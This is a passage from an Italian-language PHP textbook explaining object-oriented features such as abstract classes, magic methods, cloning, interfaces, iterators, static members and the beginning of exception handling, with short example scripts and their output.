Queste istruzioni costringono le classi che estendono la classe astratta a implementare il metodo indicato.

Le classi astratte vengono in genere impiegate come template per impostare le classi che estendono quella di partenza. Si può trovare un ottimo esempio di classi astratte nella libreria SPL (*Standard PHP Library*). Le classi della pila di dati ordinata (*sorted heap*), ovvero `SplMinHeap` e `SplMaxHeap`, estendono la classe astratta `SplHeap` e implementano in modo diverso il metodo `compare`. `SplMinHeap` ordina gli elementi dal più piccolo al più

grande, mentre `SplMaxHeap` li ordina nel verso opposto. Le caratteristiche comuni delle due classi si trovano nella classe astratta `splHeap`, di cui si può studiare la documentazione all'indirizzo

<http://it2.php.net/manual/en/class.splheap.php>.

Invece di considerare un esempio fittizio di classi astratte, conviene studiare la loro applicazione nella libreria SPL. Di seguito è riportato un uso di `SplMinHeap`:

```
<?php
$heap = new SplMinHeap();
$heap->insert('Peter');
$heap->insert('Adam');
$heap->insert('Mladen');
foreach ($heap as $h) {
    print "$h\n";
}
?>
```

L'esecuzione di queste istruzioni produce l'output

```
Adam
Mladen
Peter
```

I nomi sono riportati in ordine alfabetico, un ordine che non corrisponde al modo con il quale i dati sono stati inseriti nella pila. Più avanti si vedrà come utilizzare un oggetto della classe `SplMaxHeap` in un ciclo, come se si trattasse di un array.

A questo punto si possono affrontare tecniche più raffinate di programmazione orientata agli oggetti; per esempio, ci si può chiedere come rendere disponibili le classi per gli script PHP, tenendo conto che in genere le classi vengono scritte per essere riutilizzate più volte. La risposta più ovvia prevede di creare file separati nei quali inserire direttive `require` o `include`, ma questa soluzione si rivela presto scomoda e ingombrante quando il numero dei file aumenta. PHP prevede a tal proposito uno strumento che vi viene in aiuto, ovvero `__autoload`. Questa funzione accetta come argomento il nome di una classe e va chiamata ogni volta che PHP non è in grado di trovare nello script in esecuzione la definizione di una certa classe. In sostanza, `__autoload` è un handler “trabocchetto” per gli errori dovuti a eccezioni “class not found”. L'argomento eccezioni verrà ripreso più avanti; per il momento vediamo che l'esempio precedente (Listato 1.2) è stato riscritto in due file (Listato 1.3).

Listato 1.3 Il Listato 1.2 è stato riscritto in due file.

```

<!-- File script1.3.php -->
<?php
function __autoload ($class) {
    require_once("ACME$class.php");
}

$x = new manager("Smith", 300, 20);
$x->give_raise(50);
$y = new employee("Johnson", 100);
$y->give_raise(50);
?>

<!-- File ACMEmanager.php -->
<?php
class employee {
    protected $ename;
    protected $sal;
    // Questo costruttore è sempre pubblico. Se non lo fosse,
    // non sarebbe possibile creare nuovi oggetti.
    function __construct($ename, $sal = 100) {
        $this->ename = $ename;
        $this->sal = $sal;
    }
    function give_raise($amount) {
        $this->sal+= $amount;
        printf("Employee %s got raise of %d dollars\n", $this->ename,
$amount);
        printf("New salary is %d dollars\n", $this->sal);
    }
    function __destruct() {
        printf("Good bye, cruel world: EMPLOYEE:%s\n", $this->ename);
    }
} // Fine della classe "employee"

class manager extends employee {
    protected $dept;
    function __construct($ename, $sal, $dept) {
        parent::__construct($ename, $sal);
        $this->dept = $dept;
    }
    function give_raise($amount) {
        parent::give_raise($amount);
        print "This employee is a manager\n";
    }
    function __destruct() {
        printf("Good bye, cruel world: MANAGER:%s\n", $this->ename);
        parent::__destruct();
    }
} // Fine della classe "manager"

```

Questo codice è esattamente equivalente allo script originale (`script1.2.php`) riportato nel Listato 1.2 a eccezione del fatto che è molto più semplice da leggere, poiché la parte più importante è contenuta nel file

`script1.3.php` e corrisponde al Listato 1.3. L’altro file (`ACMEmanager.php`) contiene solo le dichiarazioni della classi e non è necessario studiarlo se non si è interessati alle caratteristiche proprie delle dichiarazioni; occorre solo sapere come si comportano gli oggetti delle classi che sono state dichiarate. Si noti inoltre che il file è denominato dopo aver impostato l’istanza della prima classe. Quando si carica il file si definisce anche la classe `employee`, poiché l’impostazione di entrambe le classi si trova nello stesso file.

Il secondo aspetto da notare riguarda il prefisso “ACME” che accompagna il nome della classe. Questo prefisso segnala a chi legge il programma che è possibile creare librerie specializzate e basate sul progetto in elaborazione. In questo caso la funzione `__autoload` utilizza `require_once` al posto di una direttiva `include`. Il motivo è dato dal comportamento di PHP, che termina lo script nel caso in cui non sia disponibile il file richiesto dalla direttiva `require`. L’esecuzione procede se non è disponibile il file incluso in una direttiva `include`. Non ha molto senso eseguire uno script che dipenda dalle definizioni della classi senza avere a disposizione queste stesse definizioni.

Va inoltre osservato che i file di definizione delle classi non devono avere un suffisso `?>`. Questo perché spesso si esegue l’overload di queste classi oppure sono incluse in un file “header” prima di assemblare la pagina: ogni spazio bianco presente tra `?>` e fine file (EOF) verrebbe inserito all’inizio dello stream di output della pagina. PHP non gradisce il suffisso `?>`, pertanto è bene escluderlo a priori. Questa è probabilmente la causa principale degli errori “output already started” che si manifestano quando si utilizza la funzione `header` per rimandare header HTTP al browser: per chi non ne è consapevole si tratta di una trappola mortale.

Metodi “magici”

La maggior parte dei metodi cosiddetti “magici” ha a che fare con la mancanza di membri e metodi che non sono definiti nella classe cui appartengono. La ragione di questa mancanza è legata all’abitudine largamente adottata di definire i membri in un array associativo, invece di impostarli come variabili distinte della classe. Questo modo di definire i membri dati è semplice da rispettare, estendere e modificare, al punto da aver contribuito alla diffusione di un array di membri di una classe. Non

sarebbe possibile accedere in modo trasparente e comprensibile a questi membri se non ci fossero le funzioni “magiche”.

La prima coppia di metodi speciali da ricordare è costituita da `__get` e `__set`.

I metodi `__get` e `__set`

Si chiama il metodo `__set` quando si assegna un valore a un membro che non esiste, mentre si chiama il metodo `__get` quando si tenta l’accesso a un membro che non esiste. Il Listato 1.4 illustra un esempio di applicazione dei due metodi.

Listato 1.4 Esempio di metodi `__set` e `__get`.

```
<?php
// Dimostrazione delle funzioni __get e __set.
// Si imposta e si legge la proprietà "speed_limit" che non esiste.
class test1 {
    protected $members = array();
    public function __get($arg) {
        if (array_key_exists($arg, $this->members)) {
            return ($this->members[$arg]);
        } else { return ("No such luck!\n"); }
    }
    public function __set($key, $val) {
        $this->members[$key] = $val;
    }
    public function __isset($arg) {
        return (isset($this->members[$arg]));
    }
}
$x = new test1();
print $x->speed_limit;
$x->speed_limit = "65 MPH\n";
if (isset($x->speed_limit)) {
    printf("Speed limit is set to %s\n", $x->speed_limit);
}
$x->speed_limit = NULL;
if (empty($x->speed_limit)) {
    print "The method __isset() was called.\n";
} else {
    print "The __isset() method wasn't called.\n";
}
?>
```

L’esecuzione di questo script produce questo risultato:

```
No such luck!
Speed limit is set to 65 MPH
The method __isset() was called.
```

Il membro `speed_limit` della classe non è definito ma vi si fa riferimento senza generare un errore, poiché si esegue il metodo `__get` quando si fa riferimento a un membro che non esiste e il metodo `__set` quando si assegna un valore, sempre a un membro che non esiste. È pratica diffusa definire tutti i membri (o le proprietà) in un array associativo e fare riferimento a questi come se fossero proprietà distinte della classe. Questa tecnica rende le classi più semplici da estendere.

Il metodo `__isset`

Oltre ai metodi `__get` e `__set`, il Listato 1.4 illustra l'utilizzo della funzione `__isset` per esaminare l'impostazione di una proprietà non esistente, in genere definita come elemento di un array, per sapere se le è stato assegnato un valore. Ovviamente, è disponibile anche una funzione `__unset`, che viene chiamata per una proprietà non esistente. Si chiama il metodo `__isset` anche per verificare se la variabile è vuota, utilizzando la funzione `empty`. Questa funzione controlla l'impostazione del proprio argomento e se la sua lunghezza è maggiore di 0. Restituisce `true` se l'argomento non è impostato o se la sua lunghezza è uguale a zero, altrimenti restituisce `false`. In particolare, `empty` restituisce `true` quando l'argomento ha il valore di stringa vuota.

Il metodo `__call`

Sempre parlando di membri che non esistono, va ricordato infine che si chiama la funzione `__call` quando si fa riferimento a un metodo non esistente. Per esperienza personale posso affermare che questo metodo è impiegato raramente, ma per completezza di trattazione si riporta nel Listato 1.5 un piccolo esempio.

Listato 1.5 Si chiama la funzione `__call` quando si chiama un metodo non esistente.

```
<?php
// Dimostrazione dell'utilizzo del metodo "__call".
class test2 {
    function __call($name, $argv) {
        print "name:$name\n";
        foreach ($argv as $a) {
            print "\t$a\n";
        }
    }
}
```

```

}
$x = new test2();
$x->non_existing_method(1, 2, 3);
?>

```

L'esecuzione di questo script produce il risultato che segue:

```

name:non_existing_method
    1
    2
    3

```

Ovviamente, il metodo `non_existing_method` non esiste, ma nonostante questo la chiamata ha successo.

Il metodo `__toString()`

L'ultimo metodo “magico” da ricordare, l'unico che non abbia a che fare con membri o metodi non esistenti, è `__toString`. Questa funzione va utilizzata quando un oggetto si converte in stringa, a prescindere dal fatto che avvenga in modo esplicito tramite un'assegnazione esplicita, oppure in modo implicito, ovvero passando l'oggetto come argomento di una funzione che si aspetta una stringa, quale può essere `print`. Il Listato 1.6 illustra un esempio.

Listato 1.6 Esempio di metodo `__toString()`.

```

<?php
// Dimostrazione di utilizzo del metodo "__toString".
class test2 {
    protected $memb;
    function __construct($memb) {
        $this->memb = $memb;
    }
    function __toString() {
        return ("test2 member.\n");
    }
}
$x = new test2(1);
print $x;
?>

```

L'esecuzione di questo script produce questo risultato:

```
test2 member.
```

Il programma visualizza il valore restituito dalla funzione `__toString`, che viene chiamata quando si utilizza l'oggetto sottinteso nel contesto di una stringa. Questo metodo è particolarmente utile quando è necessario

visualizzare oggetti complessi e costituiti da membri insoliti, per esempio connessioni di rete e con database oppure altri oggetti di tipo binario.

Copiare, clonare e confrontare oggetti

All'inizio di questo capitolo è stato detto cosa sono le classi e come è possibile creare e gestire oggetti complessi. Vediamo ora alcuni aspetti della gestione interna degli oggetti. Si consideri la creazione di un oggetto tramite un'istruzione `$x=new class(...)`: in questi casi la variabile `$x` è un riferimento all'oggetto. Cosa succede quando si esegue un'istruzione del tipo `$x=$y`? Molto semplice: l'oggetto originale puntato da `$x` è buttato via, tramite il suo distruttore, e `$x` diventa un punto che fa riferimento all'oggetto `$y`. Il Listato 1.7 è un esempio che illustra questo genere di comportamento.

Listato 1.7 Esecuzione di `$x=$y`.

```
<?php
// Dimostrazione di copia superficiale (shallow copy).
class test3 {
    protected $memb;
    function __construct($memb) {
        $this->memb = $memb;
    }
    function __destruct() {
        printf("Destroying object %s...\n", $this->memb);
    }
}
$x = new test3("object 1");
$y = new test3("object 2");
print "Assignment taking place:\n";
$x = $y;
print "End of the script\n";
?>
```

L'esecuzione di questo script produce questo risultato:

```
Assignment taking place:
Destroying object object 1...
End of the script
Destroying object object 2...
```

`object 1` viene distrutto durante l'assegnazione, ovvero quando si esegue `$x=$y`. Perché si distrugge `object 2`? La risposta è molto semplice: si chiama il distruttore ogni volta che un oggetto esce dallo *scope*. Quando si conclude lo script tutti gli oggetti ancora presenti sono fuori scope e il distruttore viene chiamato per ognuno di essi. Questo è anche il motivo per il quale l'assegnazione è racchiusa entro due comandi `print`. Si noti inoltre

che il distruttore è eseguito una sola volta, nonostante ci siano due riferimenti all'oggetto sottinteso, `$x` e `$y`. Il distruttore è chiamato una volta per oggetto, non una volta per riferimento. Questo modo di copiare gli oggetti prende il nome di *shallow copy* (copia superficiale), dato che non viene creata una copia reale dell'oggetto, ma si modifica solo il riferimento corrispondente.

Oltre alla shallow copy è prevista una *deep copy* (copia in profondità), che comporta la creazione di un nuovo oggetto. Per eseguire una deep copy si utilizza l'operatore `clone`, come si può vedere nel Listato 1.8.

Listato 1.8 Deep copy tramite l'operatore `clone`.

```
<?php
// Dimostrazione di copia in profondità (deep copy).
class test3a {
    protected $memb;
    protected $copies;
    function __construct($memb, $copies = 0) {
        $this->memb = $memb;
        $this->copies = $copies;
    }
    function __destruct() {
        printf("Destroying object %s...\n", $this->memb);
    }
    function __clone() {
        $this->memb.= ":CLONE";
        $this->copies++;
    }
    function get_copies() {
        printf("Object %s has %d copies.\n", $this->memb, $this-
>copies);
    }
}
$x = new test3a("object 1");
$x->get_copies();
$y = new test3a("object 2");
$x = clone $y;
$x->get_copies();
$y->get_copies();
print "End of the script, executing destructor(s).\n";
?>
```

L'operazione di deep copy si verifica nella riga dell'istruzione `$x = clone $y`, la cui esecuzione provoca la creazione di una nuova copia dell'oggetto `$y` e chiama la funzione `__clone` per consentire la disposizione della nuova copia come previsto dallo script. Di seguito è riportato l'output prodotto da questo script:

```
Object object 1 has 0 copies.
Destroying object object 1...
```

```
Object object 2:CLONE has 1 copies.  
Object object 2 has 0 copies.  
End of the script, executing destructor(s).  
Destroying object object 2...  
Destroying object object 2:CLONE...
```

La copia appena creata si trova in `$x`, ha un valore membro “Object object 2:CLONE” e il numero di copie è impostato a 1, come risultato delle operazioni svolte dal metodo `__clone`. Si noti che il costruttore è eseguito due volte, una per l’oggetto originale e l’altra per il clone. La clonazione non è così diffusa come l’assegnazione per riferimento, ma vale la pena ricordare che è disponibile ove necessario.

Come si confrontano gli oggetti? Vi sono svariati casi, che dipendono dai criteri di confronto. Quando è possibile affermare che due variabili oggetto `$x` e `$y` sono “uguali”? Di seguito sono indicate le tre uguaglianze che si possono incontrare, ugualmente valide tra loro logicamente.

- Oggetti di una stessa classe che hanno i membri tutti uguali.
- Oggetti che sono riferimenti allo stesso oggetto di una stessa classe.
- Criteri di uguaglianza personalizzati.

L’operatore di uguaglianza standard (`==`) verifica la prima condizione. L’espressione `$x==$y` è `true` se e solo se i membri corrispondenti di `$x` e `$y` sono uguali uno rispetto all’altro.

La seconda condizione prevede che `$x` e `$y` siano riferimenti a uno stesso oggetto ed è verificata dall’operatore speciale `==` (3 simboli di uguale consecutivi). L’espressione `$x===$y` è `true` se e solo se `$x` e `$y` sono riferimenti dello stesso oggetto. Si può notare che l’assegnazione tipica, simile a `$x=$y`, fa in modo che l’espressione `$x===$y` restituisca `true`, mentre la clonazione interrompe l’uguaglianza. Se non esiste un metodo `__clone` personalizzato, l’oggetto originale e il clone sono uguali e l’uguaglianza è definita come per l’operatore `==`.

Cosa si può dire in merito alla terza condizione, che implica una definizione personalizzata di uguaglianza? In questo caso è necessario scrivere una funzione personalizzata e confrontare i valori restituiti. L’impostazione di funzioni che prevedono argomenti di una determinata classe consente di forzare il tipo che devono avere gli argomenti, riportando il tipo di argomento prima del nome formale dell’argomento, come in questo esempio:

```
function test_funct(test3a $a) {....}
```

In questo caso l'argomento `$a` deve essere di tipo `test3a`. Questa operazione può essere svolta solo per tipi oggetto e per gli array, inserendo la parola chiave `array` al posto del nome oggetto. PHP5 è tuttora un linguaggio poco tipizzato e non supporta l'impostazione forzata dei tipi di argomento più comuni, per esempio tramite parola chiave `int`.

Interfacce, operatori di iterazione e classi astratte

L'interfaccia è un altro genere classico di oggetto della programmazione OOP. Un'interfaccia è un oggetto che descrive un gruppo di metodi che una classe può scegliere di implementare. Di seguito è riportato l'aspetto tipico di un'interfaccia:

```
interface interf {
    public function f1($x,$y,...);
    public function f2(...);
    ...
    public function fn(...);
}
```

Come si vede, non è indicato il codice dei singoli metodi, ma solo il loro nome e il numero di argomenti. Una classe può scegliere di implementare un'interfaccia:

```
class c extends parent implements interf {
    // (qui vanno definite tutte le funzioni elencate nell'interfaccia)
    ...
}
```

Esiste ereditarietà tra le interfacce, analogamente alle classi. Anche la sintassi è identica:

```
interface interf2 extends interf1 {
    function f1(...);
}
```

La nuova interfaccia `interf2` contiene tutte le funzioni dell'interfaccia `interf1`, cui si aggiungono quelle nuove, definite da `interf2`. Il Listato 1.9 ne è un esempio.

Listato 1.9 Esempio di nuova interfaccia interf2.

```
<?php
interface i1 {
    public function f1($a);
}
```

```

interface i2 extends i1 {
    public function f2($a);
}
class c1 implements i2 {
    private $memb;
    function __construct($memb) {
        $this->memb = $memb;
    }
    function f2($x) {
        printf("Calling F2 on %s with arg: %s\n", $this->memb, $x);
    }
}
$x = new c1("test");
$x->f2('a');

```

L'esecuzione di questo script genera un errore poiché la funzione `f1` dell'interfaccia `i1` non è stata definita e produce questo output:

```
Fatal error: Class c1 contains 1 abstract method and must therefore be declared abstract or implement the remaining methods (i1::f1) in script2.6.php on line 17
```

Le interfacce sono strutture standard della programmazione Java e sono un po' meno comuni in un linguaggio di scripting come PHP. Il prossimo esempio fa riferimento all'operatore `Iterator`, che è parte integrante del linguaggio PHP. Un operatore di iterazione è un oggetto di una classe che implementa l'interfaccia PHP interna chiamata `Iterator`. Di seguito è riportata la definizione dell'interfaccia `Iterator`:

```

interface Iterator {
    public function rewind();           // Riporta l'iterazione all'inizio.
    public function next();            // Ricava il numero successivo.
    public function key();             // Ricava la chiave dell'oggetto corrente.
    public function current();         // Ricava il valore dell'oggetto corrente.
    public function valid();           // L'indice corrente è valido?
}

```

Ogni classe che implementa l'interfaccia `Iterator` può essere utilizzata nei cicli (esempio: `for`) e i suoi oggetti sono chiamati iteratori. Il Listato 1.10 illustra un esempio.

Listato 1.10 Ogni classe che implementa l'interfaccia `Iterator` può essere utilizzata nei cicli `for`.

```
<?php
class iter implements Iterator {
    private $items;
    private $index = 0;
    function __construct(array $items) {
        $this->items = $items;
    }
    function rewind() {
```

```

        $this->index = 0;
    }
    function current() {
        return ($this->items[$this->index]);
    }
    function key() {
        return ($this->index);
    }
    function next() {
        $this->index++;
        if (isset($this->items[$this->index])) {
            return ($this->items[$this->index]);
        } else {
            return (NULL);
        }
    }
    function valid() {
        return (isset($this->items[$this->index]));
    }
}
$x = new iter(range('A', 'D'));
foreach ($x as $key => $val) {
    print "key=$key\tvalue=$val\n";
}

```

Questo esempio è molto semplice, anche se rappresenta un utilizzo tipico dello strumento di iterazione offerto da PHP. L'esecuzione di questo script produce questo output:

```

key=0    value=A
key=1    value=B
key=2    value=C
key=3    value=D

```

La parte principale di questo script, che ne giustifica la presenza in queste pagine, è il ciclo definito dalle ultime istruzioni, la cui sintassi è in genere adottata per gli array, anche se `$x` non è un array ma un oggetto della classe `iter`. Gli strumenti di iterazione sono oggetti che si comportano come array, grazie all'implementazione dell'interfaccia `Iterator`. In quali situazioni si può applicare questa soluzione? È facile applicare l'iterazione alle righe di un file oppure alle righe riportate da un cursore. È da notare che non si utilizza ancora l'espressione `$x[$index]`; la variabile di conteggio è impiegata solo per scorrere il contenuto di un array, operazione abbastanza semplice da implementare con l'interfaccia `Iterator`, come si può vedere nel Listato 1.11.

Listato 1.11 Implementazione dell'interfaccia `Iterator`.

```

<?php
class file_iter implements Iterator {
    private $fp;

```

```

private $index = 0;
private $line;
function __construct($name) {
    $fp = fopen($name, "r");
    if (!$fp) {
        die("Cannot open $name for reading.\n");
    }
    $this->fp = $fp;
    $this->line = rtrim(fgets($this->fp), "\n");
}
function rewind() {
    $this->index = 0;
    rewind($this->fp);
    $this->line = rtrim(fgets($this->fp), "\n");
}
function current() {
    return ($this->line);
}
function key() {
    return ($this->index);
}
function next() {
    $this->index++;
    $this->line = rtrim(fgets($this->fp), "\n");
    if (!feof($this->fp)) {
        return ($this->line);
    } else {
        return (NULL);
    }
}
function valid() {
    return (feof($this->fp) ? FALSE : TRUE);
}
$x = new file_iter("qbf.txt");
foreach ($x as $lineno => $val) {
    print "$lineno:\t$val\n";
}

```

Il file `qbf.txt` è un piccolo file di testo che contiene il più noto pantogramma in lingua inglese, ovvero una frase che include tutte le lettere dell'alfabeto:

```

quick brown fox
jumps over
the lazy dog

```

Questo script legge il file e lo visualizza sullo schermo, facendo precedere ogni riga dal numero corrispondente. Il programma utilizza operazioni tipiche sui file, come `fopen`, `fgets` e `rewind`. La funzione `rewind` non è solo il nome di un metodo dell'interfaccia `Iterator`, è anche una funzione

fondamentale per l’elaborazione di file, in quanto modifica l’handler del file per riportarsi all’inizio.

I numeri di riga iniziano da 0, allo scopo di rendere i file il più possibile simili agli array. Finora abbiamo visto file e array trasformarsi in strumenti di iterazione, anche se qualsiasi tipo di entità che abbia metodi “vai avanti” e “ho finito?” possono diventare una struttura di iterazione e far parte di un ciclo. Un esempio di questo tipo è il cursore per database, che prevede un metodo “vai avanti” noto come *fetch* ed è anche in grado di indicare quando si raggiunge l’ultimo record, tramite l’handler di stato.

L’implementazione della classe `Iterator` nel caso di cursore per database è molto simile a quella prevista per i file ed è illustrata nel Listato 1.11. La classe `file_iter` è solo un esempio. PHP5 ha un certo numero di classi interne chiamate Standard PHP Library, simili alla libreria STL di C++. Una classe molto più elaborata di SPL è `SplFileObject`, che implementa proprio la classe di iterazione. Lo script complessivo può essere scritto più semplicemente come segue:

```
<?php
$x = new SplFileObject("qbf.txt", "r");
foreach ($x as $lineno => $val) {
    if (!empty($val))
        {print "$lineno:\t$val"; }
}
?>
```

Si può notare che i caratteri di nuova riga non vengono più eliminati e si deve pertanto controllare se la riga è vuota. La classe `SplFileObject` va oltre la fine del file se si trascura la verifica di riga vuota. L’unica funzione che manca nella classe `SplFileClass` è `fputcsv`, il metodo che visualizza in output gli array in formato CSV. Si tratta ad ogni modo di una funzione abbastanza semplice da scrivere.

Esistono altre classi e interfacce utili il SPL, la cui descrizione completa va oltre gli scopi di questo libro. Chi è interessato ad approfondire l’argomento può consultare la documentazione completa di questa libreria all’indirizzo <http://it2.php.net/manual/en/book.spl.php>.

È disponibile anche un gruppo standard di classi che implementano l’iterazione per cursori e query di database. Questo gruppo di classi si chiama ADOdb e consente al programmatore di eseguire un ciclo tra i risultati di una query utilizzando istruzioni `foreach`, come se si trattasse di

un file o di un array. La libreria ADOdb verrà studiata più avanti in questo libro.

Qual è la differenza tra classe astratta e interfaccia? Entrambe vengono impiegate come modelli per altre classi che ereditano da queste o per implementarne di nuove, ma una classe astratta è molto più formale e definisce la struttura in modo molto più rigido. Oltre ai metodi astratti, una classe astratta può avere membri e metodi reali, perfino metodi finali, dei quali non si può eseguire l'overload ma che possono solo essere impiegati così come sono.

Scope di una classe e membri statici

Finora abbiamo incontrato solo membri e metodi definiti nello scope di un oggetto; ogni oggetto aveva in altre parole i propri membri e metodi, distinti tra loro. Si possono anche avere membri e metodi che esistono nello scope di una classe: ciò significa che sono comuni a tutti gli oggetti della classe. Il problema da risolvere è questo: come possiamo contare gli oggetti di una determinata classe e che sono stati creati da uno script? Ovviamente è necessario disporre di un contatore specifico per la classe, piuttosto che specifico per l'oggetto. Si chiamano *variabili statiche* tutte le variabili e i metodi creati nello scope di una classe invece che nello scope di ogni oggetto. Un esempio di variabili statiche è riportato nel Listato 1.12.

Listato 1.12 Esempio di variabili statiche.

```
<?php
class test4 {
    private static $objcnt;
    function __construct() {
        ++self::$objcnt;
    }
    function get_objcnt() {
        return (test4::$objcnt);
    }
    function bad() {
        return ($this->objcnt);
    }
}
$x = new test4();
printf("X: %d object was created\n", $x->get_objcnt());
$y = new test4();
printf("Y: %d objects were created\n", $y->get_objcnt());
print "Let's revisit the variable x:\n";
printf("X: %d objects were created\n", $x->get_objcnt());
print "When called as object property, PHP will invent a new member of
x...\n";
```

```
printf("and initialize it to:%d\n", $x->bad());  
?>
```

L'esecuzione di questo script produce questo risultato:

```
X: 1 object was created  
Y: 2 objects were created  
Let's revisit the variable x:  
X: 2 objects were created  
When called as object property, PHP will invent a new member of X...  
and initialize it to:0
```

La variabile `test4::$objcnt` è una variabile statica che esiste nello scope della classe. Quando viene incrementata di 2, durante la creazione di `$y`, la modifica è visibile anche da `$x`. D'altra parte, se si tenta di accedere alla variabile come proprietà dell'oggetto, per esempio nella funzione `bad`, PHP escogita una nuova proprietà pubblica dell'oggetto che chiama `objcnt`. La faccenda si fa sempre più confusa. Il fatto che un oggetto sia dichiarato statico nello scope di classe non ha nulla a che fare con la sua visibilità. Si possono avere oggetti statici di tipo pubblico, privato e protetto, con le stesse limitazioni previste per metodi e membri normali. Inoltre la stessa variabile è stata chiamata `self::$objcnt` nel costruttore anche se il suo nome è `test4::$objcnt`. La parola chiave `self` indica “questa classe” e fa sempre riferimento alla classe nella quale l'oggetto è stato definito. In altre parole, `self` non si propaga con l'ereditarietà, ma rimane sempre la stessa. Un esempio di utilizzo della parola chiave `self` è riportato nel Listato 1.13.

Listato 1.13 La parola chiave `self` indica sempre la classe nella quale l'oggetto è stato definito.

```
<?php  
class A {  
    protected static $prop = 2;  
    function __construct() {  
        self::$prop*= 2;  
    }  
    function get_prop() {  
        return (self::$prop);  
    }  
}  
class B extends A {  
    protected static $prop = 3;  
    function __construct() {  
        self::$prop*= 3;  
    }  
    //    function get_prop() {  
    //        return(self::$prop);  
    //    }  
}  
$x = new A();
```

```
$y = new B();
printf("A:%d\n", $x->get_prop());
printf("B:%d\n", $y->get_prop());
?>
```

Se si tolgono i commenti dalle istruzioni relative alla funzione `get_prop` della classe `B`, l'output del programma visualizza entrambe le righe con il numero 4, in quanto entrambe le funzioni sono chiamate nel contesto della classe `A`. Se si tolgono i commenti della funzione `get_prop`, la riga che legge `printf("B:%d\n", $y->get_prop());` visualizza il numero 9. Personalmente preferisco chiamare sempre le variabili classe con il proprio nome, così da ridurre la confusione e rendere più leggibile il codice.

Oltre ai membri statici esistono i metodi statici, che sono chiamati anche nel contesto della classe: `class::static_method(...)`. È importante osservare che non si ha alcun tipo di serializzazione, la cui responsabilità è lasciata all'utente.

Riepilogo

In questo capitolo avete appreso molti concetti che riguardano classi e oggetti in PHP. Ora vi dovrebbe risultare familiare il significato di classi, metodi, membri, ma anche quello di costruttori, distruttori, ereditarietà, overloading, interfacce, classi astratte, metodi statici e strumenti di iterazione. Questo capitolo è senza dubbio un riferimento incompleto alle caratteristiche degli oggetti PHP5, ma vi ha fornito comunque le basi da cui partire. La documentazione ufficiale sul sito <http://it2.php.net> è un'ottima risorsa e include tutto ciò che in questo capitolo non è stato considerato.

Eccezioni e riferimenti

In questo capitolo si studieranno le eccezioni e i riferimenti, due aspetti fondamentali della moderna programmazione orientata agli oggetti (OOP). Le eccezioni sono eventi sincroni, dove con “sincroni” si intende che sono reazioni a eventi nel codice e non reazioni a eventi esterni, quali i segnali. Il programma in esecuzione riceve un segnale per esempio quando un utente preme la combinazione di tasti Ctrl+C. Le eccezioni consentono di gestire gli errori in modo ordinato e conforme agli standard. Si genera un’eccezione ogni volta che un programma (o uno script, nel caso di PHP) tenta di eseguire una divisione per zero. Le eccezioni sono generate (o lanciate) e rilevate. In sostanza, generare un’eccezione significa passare il controllo del programma alla parte di istruzioni progettate per gestire questo genere di eventi. I moderni linguaggi di scripting, come PHP, hanno gli strumenti che consentono di effettuare queste operazioni in modo logico e ordinatamente.

Eccezioni

Le eccezioni sono oggetti della classe `Exception`, o di una classe qualsiasi che estende la classe `Exception`. Nel capitolo precedente si è visto che l’ereditarietà è spesso descritta come una relazione gerarchica “è un” che si instaura tra le classi. Di seguito è riportata la definizione della classe `Exception` ripresa dalla documentazione PHP:

```
Exception {  
    // Proprietà  
    protected string $message ;  
    protected int $code ;  
    protected string $file ;  
    protected int $line ;  
    // Metodi  
    public __construct ([ string $message = "" [, int $code = 0  
                           [, Exception $previous = NULL ]]] )  
    final public string getMessage ( void )  
    final public Exception getPrevious ( void )  
    final public int getCode ( void )
```

```

final public string getFile ( void )
final public int getLine ( void )
final public array getTrace ( void )
final public string getTraceAsString ( void )
public string __toString ( void )
final private void __clone ( void )
}

```

Le eccezioni sono oggetti che contengono quantomeno le informazioni che seguono ogni volta che si verifica un evento errato: il messaggio di errore, il codice dell'errore, il file nel quale è stata generata l'eccezione e la riga dell'istruzione che l'ha provocata. Non sorprende pertanto che le eccezioni siano molto utili nel debugging dei programmi e per verificare che le istruzioni funzionino correttamente. Sono come delle palline che vengono lanciate fuori dal programma in esecuzione quando qualcosa "va storto" e richiede un'analisi della situazione.

Un esempio di eccezione è riportato nel Listato 2.1.

Listato 2.1 Esempio di eccezione.

```

<?php
class NonNumericException extends Exception {
    private $value;
    private $msg = "Error: the value %s is not numeric!\n";
    function __construct($value) {
        $this->value = $value;
    }
    public function info() {
        printf($this->msg, $this->value);
    }
}
try {
    $a = "my string";
    if (!is_numeric($argv[1])) {
        throw new NonNumericException($argv[1]);
    }
    if (!is_numeric($argv[2])) {
        throw new NonNumericException($argv[2]);
    }
    if ($argv[2] == 0) {
        throw new Exception("Illegal division by zero.\n");
    }
    printf("Result: %f\n", $argv[1] / $argv[2]);
}

catch(NonNumericException $exc) {
    $exc->info();
    exit(-1);
}
catch(Exception $exc) {
    print "Exception:\n";
    $code = $exc->getCode();
}

```

```

if (!empty($code)) {
    printf("Error code:%d\n", $code);
}
print $exc->getMessage() . "\n";
exit(-1);
}
print "Variable a=$a\n";
?>

```

L'esecuzione dello script con diversi argomenti da riga di comando produce l'output

```
./script3.1.php 4 2
```

```
Result: 2.000000
Variable a=my string
```

```
./script3.1.php 4 A
```

```
Error: the value A is not numeric!
```

```
./script3.1.php 4 0
```

```
Exception:
Illegal division by zero.
```

Questo piccolo script è ricco di cose che riguardano le eccezioni. `$argv` è un array globale predefinito e contiene gli argomenti della riga di comando. È presente anche una variabile globale predefinita `$argc` che contiene il numero di argomenti della riga di comando, esattamente come nel linguaggio C.

Detto questo si passa alle eccezioni e alla loro sintassi. Innanzitutto occorre definire la classe `Exception`, che ignora sostanzialmente la struttura esistente della medesima classe e non chiama nemmeno il metodo

`parent::__construct` nel costruttore della classe estesa. Ciò non coincide con una buona programmazione, ma è stata usata così nell'esempio per illustrare i concetti fondamentali. Di conseguenza, le eccezioni dell'esempio non conoscono le funzioni tipiche `getMessage` e `getCode`, che saranno più difficili da utilizzare e chiamare.

In genere la semantica delle eccezioni non è applicata alla classe dell'esempio, poiché ciò comporta problemi nel caso in cui qualcuno decidesse magari di impiegare il metodo `getMessage`.

A questo punto del programma si crea un blocco `try`, nel quale si possono manifestare le eccezioni. Le istruzioni controllano le eccezioni dei blocchi

`catch`, conosciuti con il nome di handler delle eccezioni, che si trovano immediatamente dopo il blocco `try`. Questo non ha uno scope normale, poiché le variabili definite in `try` valgono anche esternamente al blocco. In particolare, la variabile `$a` è visualizzata a seguito della divisione svolta dalla prima esecuzione del programma, che calcola 4 diviso 2.

